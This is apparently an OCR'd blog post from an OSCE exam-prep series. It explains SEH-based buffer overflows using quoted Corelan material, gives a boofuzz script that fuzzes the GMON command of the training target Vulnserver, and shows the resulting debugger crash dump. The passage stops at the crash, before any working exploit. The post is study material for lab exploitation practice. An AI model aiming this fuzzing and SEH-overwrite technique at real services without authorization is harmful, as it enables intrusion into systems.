
CTP/OSCE Prep – 'GMON' SEH Based Overflow in Vulnserver

18 minute read



Introduction

This series of posts will focus on the concepts I'm learning/practicing in preparation for CTP/OSCE (https://www.offensive-security.com/information-security-training/cracking-the-perimeter/). In this series of posts, I plan on exploring:

- fuzzing,
- vanilla EIP overwrite,
- SEH overwrite, and
- egghunters.

Writing these entries will force me to become intimately familiar with these topics, and hopefully you can get something out of them as well!

In this particular post, we will become acquainted with an SEH-based overflow with the `GMON` command/parameter in Vulnserver.

If you have not already done so, please read the first post of this series so that you can setup your environment, setup and use `boofuzz`, and become acquainted with some of the stack-based overflow concepts that are still relevant in this post. You can do so here (https://h0mbre.github.io/Boofuzz_to_EIP_Overwrite/).

This post will assume the reader is already familiar with how to attach processes in Immunity, use boofuzz, search for bad characters, and other knowledge domains covered in the first post of the series.


What is an SEH-based Overflow?


If you need some background information on what an SEH-based overflow entails, the Corelan materials (https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/) on the topic are great.

Essentially what we need to know is that certain programs, when created, account for errors in execution by instituting error handlers which will allow a program to exit or stop gracefully when an error occurs. According to Corelan:

"Windows has a default SEH (Structured Exception Handler) which will catch exceptions. If Windows catches an exception, you'll see a "xxx has encountered a problem and needs to close" popup. This is often the result of the default handler kicking in. It is obvious that, in order to write stable software, one should try to use development language specific exception handlers, and only rely on the windows default SEH as a last resort. When using language EH's, the necessary links and calls to the exception handling code are generate in accordance with the underlying OS. (and when no exception handlers are used, or when the available exception handlers cannot process the exception, the Windows SEH will be used. (UnhandledExceptionFilter)). So in the event an error or illegal instruction occurs, the application will get a chance to catch the exception and do something with it. If no exception handler is defined in the application, the OS takes over, catches the exception, shows the popup (asking you to Send Error Report to MS)."

We can visualize how these SEH 'record/handler' components exist on the stack, culminating with the Microsoft OS level exception handler at `0xFFFFFF`, with Corelan's visual aids:




Stack
TEB
FS[0] : 0012FF40
0012FF40 : 0012FFB0 : next SEH record
0012FF44 : 7C839AD8 : SE Handler
0012FFB0 : 0012FFE0 : next SEH record
0012FFB4 : 0040109A : SE Handler
0012FFE0 : FFFFFFFF : next SEH record (end of chain)
0012FFE4 : 7C839AD8 : SE Handler

To get a better understanding of `TEB` and `FS:[0]`, let us again consult the outstanding Corelan materials:

"At the top of the main data block (the data block of the application's "main" function, or TEB (Thread Environment Block) / TIB (Thread Information Block)), a pointer to the top of the SEH chain is placed. This SEH chain is often called the FS:[0] chain as well. So, on Intel machines, when looking at the disassembled SEH code, you will see an instruction to move DWORD ptr from FS:[0].

This ensures that the exception handler is set up for the thread and will be able to catch errors when they occur. The opcode for this instruction is 64A100000000. If you cannot find this opcode, the application/thread may not have exception handling at all…<snip> …The bottom of the SEH chain is indicated by FFFFFFFF. This will trigger an improper termination of the program (and the OS handler will kick in)"

The values and memory addresses in the second visual aid come from compiling and debugging the following C source code:

```
#include
#include<string.h>
#include

int ExceptionHandler(void);
int main(int argc,char *argv[]){

char temp[512];

printf("Application launched");

 __try {

    strcpy(temp,argv[1]);

    } __except ( ExceptionHandler() ){
}
return 0;
}
int ExceptionHandler(void){
printf("Exception");
return 0;
}
```

The last bit of information we will pluck from the Corelan materials is the following:

"In other words, the payload must do the following things:


- *cause an exception. Without an exception, the SEH handler (the one you have overwritten/control) won't kick in*
- *overwrite the pointer to the next SEH record with some jumpcode (so it can jump to the shellcode)*
- *overwrite the SE handler with a pointer to an instruction that will bring you back to next SEH and execute the jumpcode.*
- *The shellcode should be directly after the overwritten SE Handler. Some small jumpcode contained in the overwritten 'pointer to next SEH record' will jump to it)."*

"A typical payload will look like this

[Junk][nSEH][SEH][Nop-Shellcode]

Where nSEH = the jump to the shellcode, and SEH is a reference to a pop pop ret

Make sure to pick a universal address for overwriting the SEH. Ideally, try to find a good sequence in one of the dll's from the application itself."


Access violation / exception is triggered
(1) Exception Handler kicks in
(4) Pointer to next SEH was overwritten with jmp to shellcode
Pointer to next SEH record
Shellcode
Current SE Handler
(2) Current SE handler was overwritten and points to pop,pop,ret
pop,pop,ret
(3) pop,pop,ret. During prologue of exception handler, address of pointer to next SEH was put on stack at ESP+8. pop pop ret puts this address in EIP and allows execution of the code at the address of "pointer to next SEH".

I've tried to capture the crucial points from the Corelan material, but it's difficult without just copy/pasting the entire web page. Please do yourself a favor and read the post in its entirety if you are new to SEH-based exploits.


Now that we have some level of understanding of how SEH’s reside on the stack, their sub-components, their occupation of memory-space, and what our exploit should accomplish at a high-level, we can begin fuzzing Vulnserver for an opportunity to develop an SEH-based overflow.

Boofuzzing GMON

In a real life scenario, we would be fuzzing all of the commands offered by Vulnserver, but to save some time I’ve narrowed our search for an SEH-based exploit to the `GMON` parameter. Fortunately, our `boofuzz` script won’t have to change much from the our script in the first post of the series. We can use the following script:

```
#!/usr/bin/python

from boofuzz import *

host = '192.168.1.201'  #windows VM
port = 9999          #vulnserver port

def main():

        session = Session(target = Target(connection = SocketConnection(host, port,
proto='tcp')))

        s_initialize("GMON")    #just giving our session a name, "GMON"

            s_string("GMON", fuzzable = False)  #these strings are fuzzable by default, so
here instead of blank, we specify 'false'
            s_delim(" ", fuzzable = False)        #we don't want to fuzz the space between
"GMON" and our arg
           s_string("FUZZ")                    #This value is arbitrary as we did not specify
'False' for fuzzable. Boofuzz will fuzz this string now

        session.connect(s_get("GMON"))    #having our 'session' variable connect
following the guidelines we established in "GMON"
            session.fuzz()                        #calling this function actually performs the
fuzzing

if __name__ == "__main__":
    main()
```

Sending our `boofuzz` script to Vulnserver nets us this in Immunity:


Immunity Debugger - vulnserver.exe - [CPU - thread 0000095C, module msvcrt]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
76CF8DD2  8917            MOV DWORD PTR DS:[EDI],EDX
76CF8DD4  83C7 04         ADD EDI,4
76CF8DD7 ^EB DF           JMP SHORT msvcrt.76CF8DB8
76CF8DD9  84D2            TEST DL,DL
76CF8DDB  74 32           JE SHORT msvcrt.76CF8E0F
76CF8DDD  84F6            TEST DH,DH
76CF8DDF  74 15           JE SHORT msvcrt.76CF8DF6
76CF8DE1  F7C2 0000FF00   TEST EDX,0FF0000
76CF8DE7  75 16           JNZ SHORT msvcrt.76CF8DFF
76CF8DE9  66:8917         MOV WORD PTR DS:[EDI],DX
76CF8DEC  8B4424 08       MOV EAX,DWORD PTR SS:[ESP+8]
76CF8DF0  C647 02 00      MOV BYTE PTR DS:[EDI+2],0
76CF8DF4  5F              POP EDI
76CF8DF5  C3              RETN
76CF8DF6  66:8917         MOV WORD PTR DS:[EDI],DX
76CF8DF9  8B4424 08       MOV EAX,DWORD PTR SS:[ESP+8]
76CF8DFD  5F              POP EDI
76CF8DFE  C3              RETN
76CF8DFF  F7C2 000000FF   TEST EDX,FF000000
76CF8E05 ^75 CB           JNZ SHORT msvcrt.76CF8DD2
76CF8E07  8917            MOV DWORD PTR DS:[EDI],EDX
76CF8E09  8B4424 08       MOV EAX,DWORD PTR SS:[ESP+8]
```

```
Registers (FPU)
EAX 7CFCFCFC
ECX 0057578C ASCII "BBBBBBBBBBBBBB
EDX 42424242
EBX 0000006C
ESP 01B5F1E8
EBP 01B5F9D8 ASCII "BBBBBBBBBBBBBB
ESI 00000000
EDI 01B60000

EIP 76CF8DD2 msvcrt.76CF8DD2

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (000000

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,

ST0 empty g
```

```
Address   Hex dump                                         ASCII
00403000  FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00      .@..p.@.....
00403010  FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00      ....    ....
00403020  FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00      ............
00403030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004031A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004031B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004031C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004031D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004031E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004031F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403230  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403240  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403250  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403260  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403280  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004032A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004032B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

